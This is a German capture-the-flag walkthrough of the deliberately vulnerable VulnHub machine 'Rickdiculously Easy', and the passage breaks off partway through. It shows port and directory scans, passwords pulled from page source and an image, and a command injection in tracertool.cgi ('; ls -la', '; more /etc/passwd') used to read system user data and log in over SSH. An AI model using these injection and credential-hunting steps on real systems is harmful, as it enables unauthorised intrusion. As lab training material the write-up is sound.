

CTF Writeup

„Rickdiculously Easy“


Gefunden auf: [Vulnhub.com](https://vulnhub.com)

Ziele:

- Flags mit insgesamt 130 Punkten
- Root-Zugang erhalten

Lösung:


Als erstes suchen wir mit **netdiscover** die IP der VM:



```
kali@kali: ~/Desktop/CTF
File Actions Edit View Help
Currently scanning: Finished! | Screen View: Unique Hosts
26 Captured ARP Req/Rep packets, from 7 hosts. Total size: 1560

+-----+-----+-----+-----+-----+-----+
| IP           | At MAC Address | Count | Len | MAC Vendor / Hostname |
+-----+-----+-----+-----+-----+-----+
| 192.168.178.38 | 08:00:27:bf:52:95 | 1     | 60  | PCS Systemtechnik GmbH |
+-----+-----+-----+-----+-----+-----+
```


Diese lautet **192.168.178.38**. Diese scannen wir nun mit nmap:



```
kali@kali: ~
File Actions Edit View Help
└─$ nmap 192.168.178.38 -sV -p 0-65535
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-08 12:55 EDT
Nmap scan report for 192.168.178.38
Host is up (0.00011s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
22/tcp    open  ssh?
80/tcp    open  http         Apache httpd 2.4.27 ((Fedora))
9090/tcp   open  http         Cockpit web service 161 or earlier
13337/tcp  open  tcpwrapped
22222/tcp  open  ssh          OpenSSH 7.5 (protocol 2.0)
60000/tcp  open  tcpwrapped
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port22-TCP:V=7.91%I=7%D=8/8%Time=61100C94%P=x86_64-pc-linux-gnu%r(NULL,SF:42,"Welcome\x20to\x20Ubuntu\x2014\x204\x20LTS\x20(GNU/Linux\x204\x20SF:.0-31-generic\x20x86_64)\n");
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.03 seconds
```

Arbeiten wir die Ports durch. Unter Port 22 finden wir in der Datei **FLAG.txt** unsere erste Flagge (10/130 Punkte):



Da auf Port 80 ein Webserver läuft, bietet sich ein Scan mit **dirb** an:

```
File Actions Edit View Help

(kali@kali)-[~/Desktop/CTF]
$ dirb http://192.168.178.38 -S

DIRB v2.22
By The Dark Raver

START_TIME: Sun Aug 8 10:28:01 2021
URL_BASE: http://192.168.178.38/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Silent Mode


GENERATED WORDS: 4612

— Scanning URL: http://192.168.178.38/ —
+ http://192.168.178.38/cgi-bin/ (CODE:403|SIZE:217)
+ http://192.168.178.38/index.html (CODE:200|SIZE:326)
⇒ DIRECTORY: http://192.168.178.38/passwords/
+ http://192.168.178.38/robots.txt (CODE:200|SIZE:126)


— Entering directory: http://192.168.178.38/passwords/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

END_TIME: Sun Aug 8 10:28:02 2021
DOWNLOADED: 4612 - FOUND: 3
```


Da **/cgi-bin/** forbidden ist und **index.html** uns auch nicht weiter bringt, schauen wir direkt in das spannend klingende Verzeichnis **/passwords/**:




In **FLAG.txt** finden wir die nächste Flagge (20/130 Punkte):



Nicht weniger spannend klingt aber **password.html**. Darin finden wir aber erstmal nichts:




Die Passwörter wurden also versteckt. Aber wo? Im **Quellcode** der Seite:



```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>Morty's Website</title>
5 <body>Wow Morty real clever. Storing passwords in a file called passwords.html? You've rea
6 <!--Password: winter-->
7 </head>
8 </html>
9
```


Aktuell wissen wir nicht, wozu das Passwort uns Zugang verschafft. Daher merken wir uns das mal. Da der Scan auch die robots.txt gefunden hat, schauen wir da auch mal rein:



```
They're Robots Morty! It's ok to shoot them! They're just Robots!

/cgi-bin/root_shell.cgi
/cgi-bin/tracertool.cgi
/cgi-bin/*
```

cgi-bin/root_shell.cgi ist ein Dead End, aber **cgi-bin/tracertool.cgi** ist bringt uns eine Eingabemöglichkeit:



MORTY'S MACHINE TRACER MACHINE
Enter an IP address to trace.

Wenn wir eine IP eingeben, bekommen wir den Trace-Output:

Super Cool Webpage - Mozilla

Super Cool Webpage x +

192.168.178.38/cgi-bin/tracertool.cgi?ip=8.8.8.8

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offer

MORTY'S MACHINE TRACER MACHINE

Enter an IP address to trace.

Trace!

```
traceroute to 8.8.8.8 (8.8.8.8), 30 hops max, 60 byte packets
 1 fritz.box (192.168.178.1) 0.884 ms 1.046 ms 1.192 ms
 2 p3e9bf6ee.dip0.t-ipconnect.de (62.155.246.238) 8.123 ms 8.828 ms 9.011 ms
 3 217.5.109.34 (217.5.109.34) 13.287 ms 13.550 ms 13.604 ms
 4 62.157.250.46 (62.157.250.46) 14.781 ms 14.894 ms 14.751 ms
 5 10.252.240.222 (10.252.240.222) 14.054 ms 10.252.184.254 (10.252.184.254) 13.502 ms *
 6 dns.google (8.8.8.8) 13.744 ms 9.020 ms 9.002 ms
```

Offenbar wird die IP an eine Shell weitergegeben, die die IP traced. Was die Frage aufwirft: Können wir noch andere Befehle eingeben? Ja, können wir. Mit `; ls -la` bekommen wir den zugehörigen Output:

Super Cool Webpage - Mozilla

Super Cool Webpage x +

192.168.178.38/cgi-bin/tracertool.cgi?ip=%3B+ls+-la

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offer


MORTY'S MACHINE TRACER MACHINE

Enter an IP address to trace.


Trace!

```
total 8
drwxr-xr-x. 2 root root 50 Aug 25 2017 .
drwxr-xr-x. 4 root root 33 Aug 22 2017 ..
-rwxr-xr-x. 1 root root 255 Aug 22 2017 root_shell.cgi
-rwxr-xr-x. 1 root root 787 Aug 25 2017 tracertool.cgi
```


Dann suchen wir doch mal nach was spanndem, ; **cat /etc/passwd** zum Beispiel:



Dabei läuft uns aber eine Katze über den Bildschirm. Eventuell sollten wir cat mit etwas anderem ersetzen, vielleicht ; **more /etc/passwd**:



Schon besser. Nun sehen wir alle Benutzer. Interessant: Vorhin haben wir das Passwort **winter** gefunden, nun den Usernamen **Summer**. Vielleicht sollten wir die beiden mal via **ssh** in Kombination versuchen:

```
Summer@localhost:~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ ssh -p 22222 Summer@192.168.178.38  
Summer@192.168.178.38's password:  
Last login: Mon Aug 9 03:54:26 2021 from 192.168.178.36  
[Summer@localhost ~]$ pwd; ls -la  
/home/Summer  
total 20  
drwx-----. 2 Summer Summer 99 Sep 15 2017 .  
drwxr-xr-x. 5 root root 52 Aug 18 2017 ..  
-rw-----. 1 Summer Summer 24 Aug 9 03:57 .bash_history  
-rw-r--r--. 1 Summer Summer 18 May 30 2017 .bash_logout  
-rw-r--r--. 1 Summer Summer 193 May 30 2017 .bash_profile  
-rw-r--r--. 1 Summer Summer 231 May 30 2017 .bashrc  
-rw-rw-r--. 1 Summer Summer 48 Aug 22 2017 FLAG.txt  
[Summer@localhost ~]$
```

Wir finden in **FLAG.txt** eine neue Flagge (30/130 Punkte):

```
[Summer@localhost ~]$ more FLAG.txt  
FLAG{Get off the high road Summer!} - 10 Points  
[Summer@localhost ~]$
```

Als Summer finden wir nichts weiter, also suchen wir weitere Benutzer:

```
Summer@localhost:~  
File Actions Edit View Help  
[Summer@localhost ~]$ ls -la /home  
total 0  
drwxr-xr-x. 5 root root 52 Aug 18 2017 .  
dr-xr-xr-x. 17 root root 236 Aug 18 2017 ..  
drwxr-xr-x. 2 Morty Morty 131 Sep 15 2017 Morty  
drwxr-xr-x. 4 RickSanchez RickSanchez 113 Sep 21 2017 RickSanchez  
drwx-----. 2 Summer Summer 99 Sep 15 2017 Summer  
[Summer@localhost ~]$
```

Fangen wir mit Morty an:

```
Summer@localhost:/home/Morty  
File Actions Edit View Help  
[Summer@localhost ~]$ cd /home/Morty  
[Summer@localhost Morty]$ ls -la  
total 64  
drwxr-xr-x. 2 Morty Morty 131 Sep 15 2017 .  
drwxr-xr-x. 5 root root 52 Aug 18 2017 ..  
-rw-----. 1 Morty Morty 1 Sep 15 2017 .bash_history  
-rw-r--r--. 1 Morty Morty 18 May 30 2017 .bash_logout  
-rw-r--r--. 1 Morty Morty 193 May 30 2017 .bash_profile  
-rw-r--r--. 1 Morty Morty 231 May 30 2017 .bashrc  
-rw-r--r--. 1 root root 414 Aug 22 2017 journal.txt.zip  
-rw-r--r--. 1 root root 43145 Aug 22 2017 Safe_Password.jpg  
[Summer@localhost Morty]$
```


Die **.zip-Datei** ist mit einem uns unbekannten Passwort geschützt, allerdings finden wir, wenn wir mit **more** die **.jpg-Datei** ausgeben, das Passwort:

```
[Summer@localhost Morty]$ more Safe_Password.jpg
?????sword: Meeseek
```

Wir kopieren das **.zip-Archiv** mit **cp /home/Morty/journal.txt.zip ./** in das Verzeichnis von Summer, **unzippen** es und geben mit **more journal.txt** aus:

```
Summer@localhost:~
File Actions Edit View Help
[Summer@localhost ~]$ cp /home/Morty/journal.txt.zip ./
[Summer@localhost ~]$
[Summer@localhost ~]$ unzip journal.txt.zip
Archive: journal.txt.zip
[journal.txt.zip] journal.txt password:
inflating: journal.txt
[Summer@localhost ~]$ ls
FLAG.txt journal.txt journal.txt.zip
[Summer@localhost ~]$ more journal.txt
Monday: So today Rick told me huge secret. He had finished his flask and was on to commercial
grade paint solvent. He spluttered something about a safe, and a password. Or maybe it was a
safe password... Was a password that was safe? Or a password to a safe? Or a safe password
to a safe?

Anyway. Here it is:

FLAG: {131333} - 20 Points
```

Wir haben die nächste Flagge (50/130 Punkte). Weiter gehts mit dem dritten Nutzer:

```
Summer@localhost:/home/RickSanchez
File Actions Edit View Help
[Summer@localhost ~]$ cd ../RickSanchez/
[Summer@localhost RickSanchez]$ ls -la
total 12
drwxr-xr-x. 4 RickSanchez RickSanchez 113 Sep 21 2017 .
drwxr-xr-x. 5 root root 52 Aug 18 2017 ..
-rw-r--r--. 1 RickSanchez RickSanchez 18 May 30 2017 .bash_logout
-rw-r--r--. 1 RickSanchez RickSanchez 193 May 30 2017 .bash_profile
-rw-r--r--. 1 RickSanchez RickSanchez 231 May 30 2017 .bashrc
drwxr-xr-x. 2 RickSanchez RickSanchez 18 Sep 21 2017 RICKS_SAFE
drwxrwxr-x. 2 RickSanchez RickSanchez 26 Aug 18 2017 ThisDoesntContainAnyFlags
[Summer@localhost RickSanchez]$
```

In **/RICKS_SAFE** ist eine verschlüsselte Datei **safe**, in **/ThisDoesntContainAnyFlags** finden wir die Datei **NotAFlag.txt**. Letzteres ist ein Dead End. Die **safe**-Datei ist allerdings eine ausführbare Datei. Wir kopieren sie wieder in Summers Verzeichnis und starten sie. Ergebnis: Wir werden aufgefordert, die Argumente zu nutzen. Also nutzen wir als Argument die letzte Flagge **131333** und wir bekommen die nächste Flagge (70/130 Punkte) sowie eine Anleitung für das Passwort von Ricks Benutzer:

```
[Summer@localhost RickSanchez]$ cp ./RICKS_SAFE/safe ../Summer/
[Summer@localhost RickSanchez]$ cd ../Summer/
[Summer@localhost ~]$ ./safe
Past Rick to present Rick, tell future Rick to use GOD DAMN COMMAND LINE AAAAAHHAAGGGRRGUME
NTS!
[Summer@localhost ~]$ ./safe 131333
decrypt: FLAG{And Awwaaaaayyyy we Go!} - 20 Points

Ricks password hints:
(This is incase I forget.. I just hope I don't forget how to write a script to generate pote
ntial passwords. Also, sudo is wheely good.)
Follow these clues, in order

1 uppercase character
1 digit
One of the words in my old bands name.💎 @
[Summer@localhost ~]$
```

Wir wollen also ein Passwort, dass aus

- einem Großbuchstaben
- einer Ziffer
- und einem Wort des alten Bandnamens von Rick

